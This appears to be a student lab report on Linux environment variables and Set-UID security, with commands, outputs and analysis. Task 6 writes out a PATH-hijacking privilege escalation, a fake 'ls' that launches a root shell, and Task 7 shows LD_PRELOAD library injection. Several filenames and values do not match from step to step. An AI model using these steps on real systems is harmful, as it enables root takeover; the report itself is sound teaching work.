Table of Contents

Task 1: Manipulating Environment Variables

Objective


Study commands to set and unset environment variables in Bash.

Commands Used


```
printenv
env
printenv PWD
env | grep PWD
export TEST_VAR=value
unset TEST_VAR
```

Observations

Screenshot 1.1: Output of `printenv` command



Screenshot 1.2: Setting environment variable with `export`



Screenshot 1.3: Unsetting environment variable with `unset`

```
linj54@linj54-virtual-machine:~$ unset MYVAR
linj54@linj54-virtual-machine:~$ printenv MYVAR
linj54@linj54-virtual-machine:~$
```

Analysis

- env/printenv lists active environment variables for the current shell
- export NAME=value sets a variable and marks it to be included in the environment of child process, without export a shell variable is local to that shell only
- unset NAME removes the variable from the current shell
- export and unset are shell builtin as part of bash so the are not separate programs
- Child process or any process created by fork inherit the parent's exported environment at the time of the fork. Non-exported shell variables are not inherited

---

Task 2: Passing Environment Variables from Parent to Child

Objective

Determine whether parent process environment variables are inherited by child processes.

Step 1: Child Process Prints Environment

Compilation:

```
gcc myprintenv.c -o myprintenv
./myprintenv > child_output.txt
```

Screenshot 2.1: Child process output


```
linj54@linj54-virtual-machine:~$ cat child_env.txt
SHELL=/bin/bash
SESSION_MANAGER=local/linj54-virtual-machine:@/tmp/.ICE-unix/1288,unix/linj54-virtual-machine:/tmp/.ICE-unix/1288
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/linj54
LOGNAME=linj54
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1332
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.RJB9E3
HOME=/home/linj54
USERNAME=linj54
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6800
WAYLAND_DISPLAY=wayland-0
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/179f48a6_3011_4269_8f3b_664b69840a31
GNOME_SETUP_DISPLAY=:1
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=linj54
GNOME_TERMINAL_SERVICE=:1.108
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin
GDMSESSION=ubuntu
```

Step 2: Parent Process Prints Environment

Compilation:

```
# Modified code with parent printing
./myprintenv > parent_output.txt
```

Screenshot 2.2: Parent process output




Step 3: Comparing Outputs

Command:

```
diff child_output.txt parent_output.txt
```

Screenshot 2.3: Diff command output



Analysis

The diff command here showed nothing which means that the files are identical, meaning that the child processes inherit parent environment variables

---

Task 3: Environment Variables and execve()

Objective


Study how environment variables are affected when executing a new program via execve().

Step 1: execve() with NULL Environment

Compilation:

```
gcc myenv.c -o myenv
./myenv
```

Screenshot 3.1: Output with NULL environment parameter




Step 2: execve() with environ Parameter

Code modification:

```
execve("/usr/bin/env", argv, environ);
```

Screenshot 3.2: Output with environ parameter



Analysis

- When NULL was passed as the third argument to execve() the new program gets no environment variable
- When environ was passed, the new program inherits all environment variables
- Unlike fork(), execve() does not automatically inherit environment variables, so you must explicitly pass them

---

Task 4: Environment Variables and system()

Objective

Study how environment variables are affected when using the system() function.

Implementation

Compilation:

```
gcc mysystem.c -o mysystem
./mysystem
```

Screenshot 4.1: Output of system() function

Analysis

- The system() function automatically passes environment variables to the executed program
- The command system() calls /bin/sh which then executes the command
- Unlike execve() which requires explicit passing of environment, system() does it automatically
- This makes system() convenient but potentially dangerous in Set-UID programs

---

Task 5: Environment Variables and Set-UID Programs

Objective

Determine which environment variables are inherited by Set-UID programs.

Setup


Compilation and Set-UID setup:

```
gcc printenv_setuid.c -o printenv_setuid
sudo chown root printenv_setuid
sudo chmod 4755 printenv_setuid
```

Setting Environment Variables

```
export PATH=/test:$PATH
export LD_LIBRARY_PATH=/test
export MY_CUSTOM_VAR=test123
```

Screenshot 5.1: Setting environment variables



Running Set-UID Program

```
./printenv_setuid
```

Screenshot 5.2: Output showing inherited environment variables

```
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/linj54
LOGNAME=linj54
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1332
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.RJB9E3
HOME=/home/linj54
USERNAME=linj54
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6800
MY_CUSTOM_VAR=testing123
WAYLAND_DISPLAY=wayland-0
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/179f48a6_3011_4269_8f3b_664b69840a31
GNOME_SETUP_DISPLAY=:1
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=linj54
GNOME_TERMINAL_SERVICE=:1.108
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/test:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
_=./foo
```

Analysis

- Most environment variables pass through to Set-UID programs
- LD_LIBRARY_PATH and other LD_* are filtered for security
- PATH passes through this which is a security risk

Task 6: The PATH Environment Variable and Set-UID Programs

Objective

Exploit a Set-UID program by manipulating the PATH environment variable.

Creating Malicious "ls" Program

Malicious script:

```
#!/bin/bash
echo "Malicious code executed!"
/bin/bash
```

Screenshot 6.1: Creating malicious ls

```
linj54@linj54-virtual-machine:~$ sudo ln -sf /bin/zsh /bin/sh
linj54@linj54-virtual-machine:~$ cd ~
echo '#!/bin/bash' > ls
echo 'echo "Malicious code executed with root privileges!"' >> ls
echo 'whoami' >> ls
echo '/bin/bash' >> ls
chmod +x ls
linj54@linj54-virtual-machine:~$ cat ls
#!/bin/bash
echo "Malicious code executed with root privileges!"
whoami
/bin/bash
linj54@linj54-virtual-machine:~$
```

Linking /bin/sh to zsh

```
sudo ln -sf /bin/zsh /bin/sh
```

Screenshot 6.2: Changing shell link

```
linj54@linj54-virtual-machine:~$ gcc task6.c -o task6_prog
sudo chown root task6_prog
sudo chmod 4755 task6_prog
ls -l task6_prog
-rwsr-xr-x 1 root linj54 15960 Nov  3 15:07 task6_prog
```

Exploitation

```
export PATH=/home/seed:$PATH
./ls_setuid
```

Analysis

- The vulnerable program uses relative path "ls" instead of absolute path "/bin/ls"
- By manipulating PATH to include current directory first, attacker's malicious "ls" executes with root privileges
- Modern Ubuntu uses /bin/dash which drops privileges when running in Set-UID context, preventing the attack
- Prevention: always use absolute paths in Set-UID programs and avoid system() function

Cleanup

```
sudo ln -sf /bin/dash /bin/sh
```

Task 7: The LD_PRELOAD Environment Variable

Objective


Study how LD_PRELOAD affects Set-UID programs.

Step 1: Building Dynamic Library

Compilation:

```
gcc -fPIC -g -c mylib.c
gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
export LD_PRELOAD=./libmylib.so.1.0.1
gcc myprog.c -o myprog
```


Screenshot 7.1: Building the library



Step 2: Testing Different Scenarios

Scenario A: Regular Program, Normal User


Screenshot 7.2: Regular program output



Scenario B: Set-UID Root Program, Normal User

```
sudo chown root myprog
sudo chmod 4755 myprog
./myprog
```


Screenshot 7.3: Set-UID root program output



Scenario C: Set-UID Root Program, Root Account


```
sudo su
export LD_PRELOAD=./libmylib.so.1.0.1
./myprog
```

Screenshot 7.4: Root account execution



Scenario D: Set-UID user1 Program, Different User

Screenshot 7.5: Different user execution



Step 3: Analysis

- **Scenario A (Regular program):** LD_PRELOAD worked and loaded the custom library, printing "I am not sleeping!"
- **Scenario B (Set-UID root, normal user):** LD_PRELOAD unexpectedly worked on this system, though normally it should be filtered for security
- **Scenario C (Set-UID root, as root):** LD_PRELOAD worked because real UID matches effective UID (both root)
- **Scenario D (Set-UID user1, different user):** LD_PRELOAD was filtered when real UID differs from effective UID

The security mechanism filters LD_PRELOAD and other LD_* variables when the real UID does not match the effective UID to prevent attackers from injecting malicious libraries into privileged programs Some systems may have different security configurations explaining why Scenario B allowed LD_PRELOAD when it typically should not

---

Task 8: system() versus execve()

Objective

Compare security implications of using system() vs. execve() in Set-UID programs.

Step 1: Exploitation Using system()

Setup:

```
gcc catall.c -o catall
sudo chown root catall
sudo chmod 4755 catall
ls -l catall
```

Screenshot 8.1: Set-UID permissions verification

```
linj54@linj54-virtual-machine:~$ ls -l catall
-rwsr-xr-x 1 root linj54 16184 Nov  3 16:05 catall
```

Normal usage test:

```
./catall /etc/passwd
```

